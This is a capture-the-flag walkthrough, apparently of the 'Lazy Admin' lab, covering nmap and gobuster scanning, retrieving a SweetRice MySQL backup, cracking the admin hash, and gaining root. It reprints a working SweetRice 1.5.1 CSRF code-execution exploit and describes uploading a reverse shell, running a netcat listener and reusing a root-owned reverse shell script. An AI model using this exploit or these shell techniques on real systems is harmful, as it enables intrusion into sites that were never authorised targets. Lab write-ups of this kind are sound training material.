

Lazy Admin

First we start with a nmap on the IP address connected to the room.



```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linu
x; protocol 2.0)
| ssh-hostkey:
|   2048 49:7c:f7:41:10:43:73:da:2c:e6:38:95:86:f8:e0:f0 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCo0a0DBybd2oCUPGjhXN1BQrAhbKKJhN/PW2OCcc
Dm6KB/+sH/2UWHy3kE1XDgWO2W3EEHVd6vf7SdrCt7sWhJSno/q1ICO6ZnHBCjyWcRMxojBvVtS4kOlz
ungcirIpPDxiDChZoy+ZdlC3hgnzS5ih/RstPbIy0uG7QI/K7wFzW7dqMlYw62CupjNHt/O16Dlokjkz
Sdq9eyYwzef/CDRb5QnpkTX5iQcxyKiPzZVdX/W8pfP3VfLyd/cxBqvbtQcl3iT1n+QwL8+QArh01boM
gWs6oIDxvPxvXoJ0Ts0pEQ2BFC9u7CgdvQz1p+VtuxdH6mu9YztRymXmXPKJfB
|   256 2f:d7:c4:4c:e8:1b:5a:90:44:df:c0:63:8c:72:ae:55 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBC8Tzx
sGQ1Xtyg+XwisNmDmdsHKumQYqiUbxqVd+E0E0TdRaeIkSGov/GKoXY00EX2izJSImiJtn0j988XBOTF
E=
|   256 61:84:62:27:c6:c3:29:17:dd:27:45:9e:29:cb:90:5e (EdDSA)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILe/TbqqjC/bQMfBM29kV2xApQbhUXLFwFJPU14Y9/
Nm
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 02:0E:5D:86:69:99 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


After the nmap we run gobuster to find some extensions, but we find only content. So I re-did the gobuster with the extension of content.



```
2020/12/29 23:40:39 Starting gobuster
===============================================================
/.hta (Status: 403)
/.htpasswd (Status: 403)
/.htaccess (Status: 403)
/content (Status: 301)
/index.html (Status: 200)
/server-status (Status: 403)
===============================================================
2020/12/29 23:40:41 Finished
===============================================================
root@ip-10-10-249-102:~# gobuster dir -u http://10.10.183.190/content -w /usr/sh
are/dirb/wordlists/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.183.190/content
[+] Threads:        10
[+] Wordlist:       /usr/share/dirb/wordlists/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/12/29 23:41:22 Starting gobuster
===============================================================
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/_themes (Status: 301)
/as (Status: 301)
/attachment (Status: 301)
/images (Status: 301)
/inc (Status: 301)
/js (Status: 301)
/index.php (Status: 200)
===============================================================
```

This finds us a log in page on the extension of /as. But first we must go back.

Using the URL/content we find it has installed SweetRice. Quick search of sweet rice and we find a exploit that allows us to manipulate the URL to gain access to the “mysql_backup”



Index of /content/inc/mysql_backu


Name	Last modified	Size	Descr
Parent Directory		-	
mysql_bakup_20191129023059-1.5.1.sql	2019-11-29 12:30	4.7K	

Apache/2.4.18 (Ubuntu) Server at 10.10.183.190 Port 80

From the file, I found a username of manager and a hash to a password. Using crack station, I find the password to the account being Password123.


Now that I have a account to sign into with, I go back to the /as login extension and login.

Using a code execution exploit for sweetrice, I can add a section to the website that allows php files. I use this to upload a reverse shell. Exploit shown below.



```
<!--
# Exploit Title: SweetRice 1.5.1 Arbitrary Code Execution
# Date: 30-11-2016
# Exploit Author: Ashiyane Digital Security Team
# Vendor Homepage: http://www.basic-cms.org/
# Software Link: http://www.basic-cms.org/attachment/sweetrice-1.5.1.zip
# Version: 1.5.1


# Description :

# In SweetRice CMS Panel In Adding Ads Section SweetRice Allow To Admin Add
PHP Codes In Ads File
# A CSRF Vulnerabilty In Adding Ads Section Allow To Attacker To Execute
PHP Codes On Server .
# In This Exploit I Just Added a echo '<h1> Hacked </h1>'; phpinfo();
Code You Can
Customize Exploit For Your Self .

# Exploit :
-->

<html>
<body onload="document.exploit.submit();">
<form action="http://localhost/sweetrice/as/?type=ad&mode=save"
method="POST" name="exploit">
<input type="hidden" name="adk" value="hacked"/>
<textarea type="hidden" name="adv">
<?php
echo '<h1> Hacked </h1>';
phpinfo();?>
</textarea>
</form>
</body>
</html>

<!--
# After HTML File Executed You Can Access Page In
http://localhost/sweetrice/inc/ads/hacked.php
  -->
```

Now that I have this, I upload it to the website using firefox exploit.html



Ads Admin

You can edit ads code and put it to template,or you can directly edit template here

□ hacked


```
<script type="text/javascript" src="http://10.10.183.190/content/?action=ads&adname=hacked"></script>
```

□ revshell

```
<script type="text/javascript" src="http://10.10.183.190/content/?action=ads&adname=revshell"></script>
```

I start up a netcat listener. Mine for example was nc -nlvp 9999.

This gets me access to the terminal and gives me access to the home directory and itguy directory where I find the user text file



```
$ cd home
$ ls
itguy
$ ls -la
total 12
drwxr-xr-x  3 root  root  4096 Nov 29  2019 .
drwxr-xr-x 23 root  root  4096 Nov 29  2019 ..
drwxr-xr-x 18 itguy itguy 4096 Nov 30  2019 itguy
$ cd itguy
$ ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
backup.pl
examples.desktop
mysql_login.txt
user.txt
$ cat user.txt
```

From here I checked sudo permissions and I could access a file in /etc/copy.sh

This ends up being a reverse shell left behind by another attacker, however this is owned and operated by root.

We modify the reverse shell to work for us, connect to it, and access the root.txt file and we are complete.